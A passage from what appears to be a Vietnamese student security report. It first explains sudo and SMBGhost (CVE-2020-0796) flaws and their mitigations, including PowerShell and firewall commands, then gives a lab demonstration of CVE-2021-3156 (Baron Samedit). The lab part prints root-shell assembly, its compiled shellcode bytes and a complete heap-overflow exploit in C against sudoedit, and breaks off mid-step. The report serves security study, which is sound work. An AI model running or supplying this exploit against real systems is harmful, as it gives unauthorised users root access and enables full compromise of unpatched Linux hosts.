Trong trường hợp chưa thể cập nhật ngay lập tức, quản trị viên có thể thực hiện các biện pháp tạm thời để giảm thiểu nguy cơ bị tấn công. Một trong các biện pháp quan trọng là hạn chế quyền truy cập của người dùng. Chỉ những người dùng đáng tin cậy mới nên có quyền truy cập vào hệ thống, và tất cả các tài khoản không cần thiết cần được loại bỏ. Ngoài ra, các quyền sudo nên được cấu hình một cách chặt chẽ trong file /etc/sudoers để chỉ cho phép những lệnh cụ thể với quyền hạn nhất định.

Khi chờ đợi bản cập nhật, việc theo dõi các nhật ký hệ thống là rất quan trọng để phát hiện sớm các hoạt động đáng ngờ. Các log liên quan đến quyền sudo có thể được tìm thấy trong các file log như /var/log/auth.log (trên Debian/Ubuntu) hoặc /var/log/secure (trên CentOS/RHEL). Quản trị viên cần kiểm tra thường xuyên để phát hiện các dấu hiệu của việc khai thác lỗ hổng.

## CVE-2020-0796 (SMBGhost)


### Mô tả

Lỗ hổng bảo mật CVE-2020-0796, thường được biết đến với tên gọi SMBGhost, đại diện cho một lỗ hổng nghiêm trọng trong giao thức Server Message Block (SMB) phiên bản 3.1.1 của Microsoft, một phần quan trọng của hệ thống chia sẻ tệp và máy in trong môi trường Windows.

SMBGhost có khả năng tạo điều kiện cho kẻ tấn công từ xa thực hiện tấn công Remote Code Execution (RCE), một dạng tấn công mà kẻ tấn công có thể thực thi mã độc hại từ xa mà không cần xác thực. Nguyên nhân của lỗ hổng xuất phát từ cách SMB 3.1.1 xử lý gói tin, mở ra khả năng thực hiện các hành động độc hại và kiểm soát toàn bộ hệ thống.

Tác động nguy cơ của CVE-2020-0796 là rất lớn, đặc biệt khi ảnh hưởng đến hàng triệu máy chủ và máy tính chạy hệ điều hành Windows. Microsoft đã phát hành bản vá và cập nhật bảo mật để khắc phục lỗ hổng này. Việc triển khai bản vá ngay lập tức là quan trọng để ngăn chặn khả năng khai thác và bảo vệ hệ thống khỏi rủi ro an ninh.

Là một trong những lỗ hổng bảo mật quan trọng nhất trong năm 2020, SMBGhost nhấn mạnh về tầm quan trọng của việc duy trì bảo mật và thường xuyên cập nhật hệ thống để đối mặt với những thách thức an ninh ngày càng phức tạp trong môi trường kết nối mạng ngày nay.



Hình 2. 2 Lỗ hổng SMBGost CVE-2020-0796


### Nguyên nhân xảy ra

Lỗ hổng bảo mật CVE-2020-0796, hay SMBGhost, bắt nguồn từ một vấn đề trong cách giao thức Server Message Block (SMB) phiên bản 3.1.1 của Microsoft xử lý các gói tin. Giao thức SMB là trách nhiệm chính cho việc chia sẻ tệp và máy in trong mạng máy tính, đặc biệt trong môi trường hệ điều hành Windows.

Nguyên nhân chính của lỗ hổng là một kỹ thuật xử lý gói tin không đúng trong SMB 3.1.1, mà kẻ tấn công có thể khai thác để thực hiện tấn công Remote Code Execution (RCE). Thông qua việc gửi một loạt các gói tin được tạo ra đặc biệt, kẻ tấn công có thể làm cho máy chủ hoặc máy khách SMB mục tiêu thực thi mã độc hại từ xa mà không cần bất kỳ xác thực nào.

Tính năng RCE làm tăng nguy cơ, vì nó mở ra khả năng kiểm soát toàn bộ hệ thống mục tiêu. Điều này có thể dẫn đến nhiều hậu quả nghiêm trọng, từ mất mát dữ liệu đến việc thực hiện các hành động độc hại. Microsoft đã phát hành bản vá để khắc phục lỗ hổng này, nhưng nguy cơ vẫn tồn tại nếu các hệ thống không được cập nhật đúng cách. Việc triển khai bản vá ngay lập tức là quan trọng để giảm thiểu rủi ro và bảo vệ hệ thống khỏi các mối đe dọa an ninh liên quan đến CVE-2020-0796.


Lỗ hổng xảy ra trong quá trình xử lý tin nhắn nén không đúng định dạng. Tiêu đề của tin nhắn có định dạng sau: (từ [MS-SMB2])

****


Hình 2. 3 SMB2 COMPRESSION\_TRANSFORM\_HEADER

* Có hai tham số trong tiêu đề được quan tâm: OriginalCompressionSegmentSize và Offset/Length
* Hàm Srv2DecompressData (srv2.sys) phân bổ bộ đệm có kích thước OriginalCompressionSegmentSize + Offset/Length
* Điều này không kiểm tra tính xác thực của các giá trị này và khi phần bổ sung được ký, kẻ tấn công có thể phân bổ bộ đệm nhỏ hơn dự định
* Dữ liệu đang được giải nén tại bộ đệm + offset, sử dụng dữ liệu từ gói+0x10+offset
* OriginalCompressionSegmentSize được sử dụng làm tham số UncompressionBufferSize được truyền cho SmbCompressionDecompression, một trình bao bọc cho RtlDecompressBufferEx2
* Quy trình này giả định kích thước bộ đệm không nén là không dấu dài nên giá trị âm sẽ được chuyển thành số lớn không dấu
* Do đó, quy trình giải nén sẽ giải nén bộ đệm và có thể vượt xa kích thước ban đầu, vì nó giả định rằng nó có một bộ đệm rất lớn để làm việc.

Đây là phần phân tích có chú thích của chức năng liên quan ở phía máy chủ:




Hình 2. 4 Disassembly được chú thích của Hàm Liên quan Phía Máy Chủ -1



Hình 2. 5 Disassembly được chú thích của Hàm Liên quan Phía Máy Chủ - 2


Lỗ hổng này có thể ảnh hưởng đến cả máy khách và máy chủ trong các cuộc đàm phán SMB trong một tin nhắn nén được gửi sau Phản hồi giao thức đàm phán. Lỗ hổng máy chủ nằm trong srv2.sys và lỗ hổng máy khách nằm trong mrxsmb.sys, cả hai đều gọi cùng một mã trong SmbCompressDecompress.

Đây là phần phân tách có chú thích của hàm liên quan ở phía máy khách – không giống như phía máy chủ, OriginalCompressionSegmentSize được kiểm tra giới hạn nhưng không có kiểm tra về độ lệch/độ dài trước khi chúng được kết hợp và chuyển đến ExAllocatePoolWithtag.




Hình 2. 6 Disassembly được chú thích của Hàm Liên quan Phía Máy Khách - 1

Nếu một máy tính cho phép lưu lượng truy cập SMB3 gửi đến qua cổng 445, theo mặc định, tính năng nén được hỗ trợ và máy khách và máy chủ sẽ thương lượng các “điều khoản” của việc nén này, sau đó máy khách sẽ tiến hành truyền tải trọng đã nén.




Hình 2. 7 SMB3 qua cổng 445.

Lỗ hổng tồn tại trong SMB Compression Transform Header, trước bất kỳ hình thức xác thực nào.



Hình 2. 8 SMB Compression Transform Header

Chúng ta có thể thấy OriginalSize rất lớn được sử dụng cho dữ liệu do kẻ tấn công kiểm soát (4294967295 là 0xFFFFFFFF ở dạng hex và cũng là -1 nếu được xem dưới dạng ký dài). Điều này được sao chép vào một bộ đệm cố định nhỏ hơn và dẫn đến tràn bộ đệm cổ điển. Đáng chú ý là ProtocolID của \xfcSMB, phải có mặt và đại diện cho các byte ma thuật được sử dụng để biểu thị thông báo phải được giải nén theo thông số kỹ thuật.



Hình 2. 9 Buffer Overflow

Tuy nhiên, không chỉ phía máy chủ dễ bị tấn công bởi cuộc tấn công này. Nếu máy khách kết nối với máy chủ SMB độc hại, cả hai bên đều chạy cùng một mã dễ bị tấn công và máy chủ độc hại có thể phản hồi các yêu cầu của máy khách theo cùng một cách để kích hoạt tình trạng tràn ở phía bộ khởi tạo/máy khách. Trong trường hợp này, lệnh Windows Powershell được tham chiếu ở đây sẽ không có hiệu quả trong việc ngăn chặn cuộc tấn công này nhằm vào máy khách SMB. Nó sẽ chỉ hữu ích khi được triển khai trên xác thực trước máy chủ SMB/phía người nhận.

### Cách khắc phục lỗ hổng

Kiểm tra Mặc dù chưa có sự ghi nhận đáng tiếc nào xảy ra về việc khai thác qua lỗ hổng SMBv3 được phát hiện bị khai thác, nhưng chúng ta nên thực hiện các biện pháp "phòng hơn chống" để giảm thiểu tối đa rủi ro nhất có thể. Hiện tại Microsoft đã tung ra bản vá cập nhật bảo mật để khắc phục tất cả thông tin về lỗ hổng này, hãy cập nhật bản vá lỗi càng sớm càng tốt.

Vì lý do gì đó mà hệ điều hành của bạn chưa thể cập nhật được bản vá lỗi CVE- 2020-0796 này, thì bạn có thể vô hiệu hóa SMBv3 và chặn cổng 445 TCP trên máy tính cá nhân (Client) bằng cách sử dụng tường lửa ngay trên máy của bạn để chặn các cuộc tấn công nhằm khai thác lỗ hổng.

Nếu bạn sử dụng máy chủ thì khi chặn cổng này sẽ giúp tránh bị khai thác lỗ hổng cho hệ thống các máy Client khỏi các cuộc khai thác lỗ hổng này. Chặn các cổng ở toàn phạm vi sẽ giúp bảo vệ mạng khỏi các cuộc tấn công từ bên ngoài, và nó cũng là cách giúp phòng chống tốt nhất dựa trên các cuộc tấn công từ internet.

Tuy nhiên, các hệ thống vẫn có thể bị tấn công từ bên trong bạn cũng nên tạo một quy tắc chặn mới để ghi đè lên quy tắc tường lửa trước đây. Sử dụng các thiết đặt được đề xuất cho bất kỳ ứng dụng khách Windows không lưu trữ chia sẻ SMB.

1. Cài đặt bản vá bảo mật của Microsoft:

Microsoft đã phát hành bản vá bảo mật để khắc phục lỗ hổng CVE-2020-0796. Việc cài đặt bản vá này là cách hiệu quả nhất để bảo vệ hệ thống khỏi các cuộc tấn công khai thác lỗ hổng SMBGhost.

Cập nhật hệ điều hành Windows của bạn lên các phiên bản đã được vá, bao gồm các phiên bản Windows 10 và Windows Server. Các bản vá này có sẵn thông qua Windows Update và có thể được tải xuống trực tiếp từ trang web của Microsoft.

*Lưu ý*: Đảm bảo hệ thống của bạn luôn được cập nhật với các bản vá bảo mật mới nhất từ Microsoft để ngăn chặn các lỗ hổng bảo mật.

1. Vô hiệu hóa SMBv3 Compression (Tính năng nén SMBv3):

Một cách tạm thời để bảo vệ hệ thống là vô hiệu hóa tính năng nén SMBv3. Điều này sẽ ngăn chặn việc khai thác lỗ hổng thông qua tính năng nén trong SMBv3.

Bạn có thể vô hiệu hóa tính năng nén SMBv3 bằng cách thực hiện lệnh sau trong PowerShell (với quyền quản trị viên):

Set-ItemProperty-Path "HKLM:SYSTEMCurrentControlSetServicesLanmanServer

Parameters" DisableCompression -Type DWORD -Value 1 -Force

Sau khi thực hiện lệnh trên, hãy khởi động lại hệ thống để thay đổi có hiệu lực.

1. Chặn cổng 445 (SMB) qua Tường lửa:

Cổng 445 được sử dụng bởi SMB và là một cổng mở phổ biến cho các cuộc tấn công từ xa. Nếu không cần thiết phải sử dụng SMB từ Internet, hãy chặn cổng 445 (TCP/UDP) trên tường lửa của bạn.

Chặn cổng 445 giúp ngăn chặn các cuộc tấn công từ bên ngoài (tấn công qua mạng Internet).

Bạn có thể tạo quy tắc tường lửa để chặn cổng này trên các thiết bị mạng của mình.

Trên Windows Firewall, bạn có thể thêm quy tắc để chặn SMB:

New-NetFirewallRule -Protocol TCP -LocalPort 445 -Action Block -DisplayName "Block SMBv3" -Enabled True

1. Vô hiệu hóa SMBv3 (Nếu không cần thiết):

Nếu bạn không cần sử dụng SMBv3, bạn có thể vô hiệu hóa hoàn toàn SMBv3 trên hệ thống của mình. Điều này sẽ ngăn chặn các cuộc tấn công khai thác lỗ hổng SMBGhost. Để vô hiệu hóa SMBv3, sử dụng lệnh PowerShell sau:

Set-SmbServerConfiguration -EnableSMB3Protocol $false

Sau khi thực hiện lệnh trên, khởi động lại máy tính để thay đổi có hiệu lực.

1. Kiểm tra và cập nhật phần mềm diệt virus và tường lửa:

Đảm bảo rằng phần mềm diệt virus và tường lửa của bạn được cập nhật và có khả năng phát hiện các dấu hiệu của cuộc tấn công SMBGhost.


Một số phần mềm bảo mật có thể cung cấp các tính năng bảo vệ chống lại các cuộc tấn công RCE (Remote Code Execution) và tràn bộ đệm.

# TRIỂN KHAI THỰC NGHIỆM

## CVE-2021-3156 (Baron Samedit)

### Xây dựng phòng thực nghiệm

**Mô hình:**



Hình 3. 1 Máy Ubuntu

Cấu hình máy:

Máy ảo Ubuntu 20.4 LTS phiên bản x64.

Máy ảo này sử dụng phiên bản Sudo 1.8.31. Đảm bảo phiên bản nằm trong phạm vi dễ bị tấn công (ví dụ: 1.8.2 - 1.8.31p2 hoặc 1.9.0 - 1.9.5p1).

Cài đặt phiên bản Sudo dễ bị tấn công:

sudo apt update

sudo apt install wget build-essential

wget https://www.sudo.ws/dist/sudo-1.8.31.tar.gz

tar xvf sudo-1.8.31.tar.gz

cd sudo-1.8.31

./configure


make && sudo make install.

### Tiến hành thực nghiệm

#### Kiểm tra phiên bản Sudo

Trang Tiến hành kiểm tra phiên bản sudo hiện tại trên hệ thống bằng lệnh sau:

Sudo --version.



Hình 3. 2 Phiên bản Sudo

Kết quả cho thấy hệ thống đang sử dụng phiên bản sudo 1.8.31. Đây là phiên bản thuộc phạm vi bị ảnh hưởng bởi lỗ hổng bảo mật CVE-2021-3156, cho phép kẻ tấn công thực hiện leo thang đặc quyền (Local Privilege Escalation).

#### Tạo mã khai thác chứa shellcode

Trong quá trình khai thác lỗ hổng CVE-2021-3156, một trong những bước quan trọng là leo thang đặc quyền để có quyền truy cập root trên hệ thống mục tiêu. Để thực hiện điều này, chúng ta có thể sử dụng mã hợp ngữ (assembly) nhằm thiết lập giá trị setuid và setgid thành 0, qua đó cấp quyền root cho tiến trình đang thực thi. Mã hợp ngữ dưới đây được thiết kế để đạt được mục đích này và thực thi một shell với quyền root thông qua /bin/sh.

push rbp

mov rbp,rsp

add rsp,0x40

mov rax,0x69 ; syscall setuid(0) - Đặt UID của tiến trình thành 0 (quyền root)

mov rdi,0x0 ; Đối số của setuid là 0

syscall ; Gọi syscall để thay đổi UID

mov rax,0x6a ; syscall setgid(0) - Đặt GID của tiến trình thành 0 (quyền root)

mov rdi,0x0 ; Đối số của setgid là 0

syscall ; Gọi syscall để thay đổi GID

mov rax,0x3b ; syscall execve("/bin/sh", NULL, NULL) - Thực thi shell

movabs rdi,0x68732f6e69622f ; Địa chỉ của chuỗi "/bin/sh"

push rdi ; Đẩy địa chỉ của chuỗi vào stack

mov rdi,rsp ; Lưu trữ địa chỉ của chuỗi vào thanh ghi rdi (đối số của execve)

mov rdx,0x0 ; Đối số thứ ba của execve (biến môi trường) là NULL

push rdx ; Đẩy NULL vào stack

push rdi ; Đẩy địa chỉ của "/bin/sh" vào stack

mov rsi,rsp ; Lưu trữ địa chỉ của các đối số vào thanh ghi rsi

syscall ; Gọi syscall execve để thực thi shell

mov rax,0x3c ; syscall exit(0) - Thoát với mã lỗi 0

mov rdi,0x0 ; Đối số của exit là 0

syscall ; Gọi syscall để thoát chương trình

nop ; No Operation (đặt chỗ)

pop rbp ; Khôi phục giá trị của rbp

ret ; Quay lại từ hàm

Để mã Assembly trên có thể được sử dụng trong các cuộc tấn công, cần phải biên dịch mã này thành shellcode. Việc biên dịch mã hợp ngữ thành shellcode có thể được thực hiện thông qua các công cụ trực tuyến: <https://defuse.ca/online-x86-assembler.htm#disassembly>




Hình 3. 3 Chuỗi shellcode được trích xuất sau khi biên dịch assembly

Ta được chuỗi shellcode:

\x55\x48\x89\xe5\x48\x83\xc4\x40\x48\xc7\xc0\x69\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05\x48\xc7\xc0\x6a\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3b\x00\x00\x00\x48\xbf\x2f\x62\x69\x6e\x2f\x73\x68\x00\x57\x48\x89\xe7\x48\xc7\xc2\x00\x00\x00\x00\x52\x57\x48\x89\xe6\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05\x90\x5d\xc3

Cho chuỗi shellcode trên vào 1 file C để thực thi:



Hình 3. 4 Mã thực thi chứa shellcode (shellcode.c)

#### Tạo mã khai thác để gây tràn heap-base

Ta cần chuẩn bị một mã thực thi nhằm gây ra sự tràn bộ đệm trên heap. Mã này sẽ ghi đè lên các cấu trúc quan trọng trong heap, tạo điều kiện để chiếm quyền kiểm soát hệ thống.

#include <unistd.h> // execve()

#include <string.h> // strcat()

/\* Exploit for CVE-2021-3156, drops a root shell.

\* All credit for original research: Qualys Research Team.

\* https://blog.qualys.com/vulnerabilities-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit

\*

\* Tested on Ubuntu 20.04 against sudo 1.8.31

\* Author: Max Kamper

\*/

void main(void) {

// 'buf' size determines size of overflowing chunk.

// This will allocate an 0xf0-sized chunk before the target service\_user struct.

int i;

char buf[0xf0] = {0};

memset(buf, 'Y', 0xe0);

strcat(buf, "\\");

char\* argv[] = {

"sudoedit",

"-s",

buf,

NULL};

// Use some LC\_ vars for heap Feng-Shui.

// This should allocate the target service\_user struct in the path of the overflow.

char messages[0xe0] = {"LC\_MESSAGES=en\_GB.UTF-8@"};

memset(messages + strlen(messages), 'A', 0xb8);

char telephone[0x50] = {"LC\_TELEPHONE=C.UTF-8@"};

memset(telephone + strlen(telephone), 'A', 0x28);

char measurement[0x50] = {"LC\_MEASUREMENT=C.UTF-8@"};

memset(measurement + strlen(measurement), 'A', 0x28);

// This environment variable will be copied onto the heap after the overflowing chunk.

// Use it to bridge the gap between the overflow and the target service\_user struct.

char overflow[0x500] = {0};

memset(overflow, 'X', 0x4cf);

strcat(overflow, "\\");

// Overwrite the 'files' service\_user struct's name with the path of our shellcode library.

// The backslashes write nulls which are needed to dodge a couple of crashes.

char\* envp[] = {

overflow,

"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",

"XXXXXXX\\",

"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",

"\\", "\\", "\\", "\\", "\\", "\\", "\\",

"x/x\\",

"Z",

messages,

telephone,

measurement,

NULL};

// Invoke sudoedit with our argv & envp.

execve("/usr/bin/sudoedit", argv, envp);

}

Trước tiên, ta cần khởi tạo một mảng bộ đệm buf có kích thước 0xf0 (240 byte), với phần lớn bộ đệm được lấp đầy bởi ký tự 'Y'. Việc này giúp tạo ra không gian trống trong bộ nhớ mà sau này sẽ bị ghi đè. Tiếp theo, thêm một ký tự \ vào cuối mảng, điều này kích hoạt sự tràn bộ đệm khi hàm strcat cố gắng nối thêm ký tự vào mảng buf.

Một mảng argv được thiết lập với các đối số cần thiết cho lệnh sudoedit, bao gồm:

* "sudoedit": Lệnh chính được sử dụng để khởi chạy sudoedit.
* "-s": Tham số này chỉ định chế độ an toàn của sudoedit.
* buf: Mảng bộ đệm đã được chuẩn bị, chứa chuỗi gây tràn bộ đệm.

Để đảm bảo rằng sự tràn bộ đệm sẽ ghi đè lên các cấu trúc dữ liệu quan trọng, ta chuẩn bị một số biến môi trường như LC\_MESSAGES, LC\_TELEPHONE, và LC\_MEASUREMENT. Các biến này sẽ được sử dụng để thay đổi cách thức phân bổ bộ nhớ và sắp xếp các đối tượng trên heap theo kỹ thuật “heap Feng Shui”. Các mảng này được lấp đầy bởi ký tự 'A' để "chiếm dụng" bộ nhớ và sắp xếp lại bộ nhớ heap một cách có lợi cho cuộc tấn công.

Một mảng overflow có kích thước lớn (0x500 byte) được tạo ra để ghi đè lên vùng bộ nhớ của heap. Mảng này được lấp đầy bằng ký tự 'X' và kết thúc bằng một ký tự backslash (\), giúp tạo điều kiện cho việc ghi đè chính xác vào các cấu trúc dữ liệu cần thiết. Mã exploit thay đổi giá trị của “files” trong “service\_user struct” trên heap bằng cách ghi đè vào vùng bộ nhớ của nó. Các giá trị trong overflow sẽ ghi đè lên một phần của heap chứa tên của “files”, từ đó thay đổi đường dẫn tới thư viện shellcode mà kẻ tấn công muốn thực thi.

Cuối cùng, hàm execve("/usr/bin/sudoedit", argv, envp); được gọi để thực thi sudoedit với các đối số và môi trường đã được chuẩn bị trước. Nhờ vào sự thay đổi trong bộ nhớ heap, kẻ tấn công có thể điều khiển chương trình và thực thi mã của mình với quyền root.

#### Tiến hành khai thác

Trước tiên, chúng ta tạo một thư mục mới để chứa thư viện động (shared library) chứa mã shellcode sẽ được sử dụng trong quá trình khai thác. Điều này được thực hiện bằng lệnh:

mkdir libnss\_x

Biên dịch mã shellcode đã chuẩn bị trước vào thư viện động (shared library). Để đảm bảo rằng mã shellcode có thể được thực thi với quyền root, chúng ta sử dụng các tùy chọn biên dịch sau:

* O3: Tối ưu hóa mã nguồn trong quá trình biên dịch.
* shared: Biên dịch thư viện động.
* nostdlib: Không sử dụng thư viện chuẩn.
* fno-stack-protector: Vô hiệu hóa bảo vệ stack.
* z execstack: Cho phép thực thi mã trên stack.

Lệnh biên dịch để tạo thư viện shellcode (x.so.2) là:

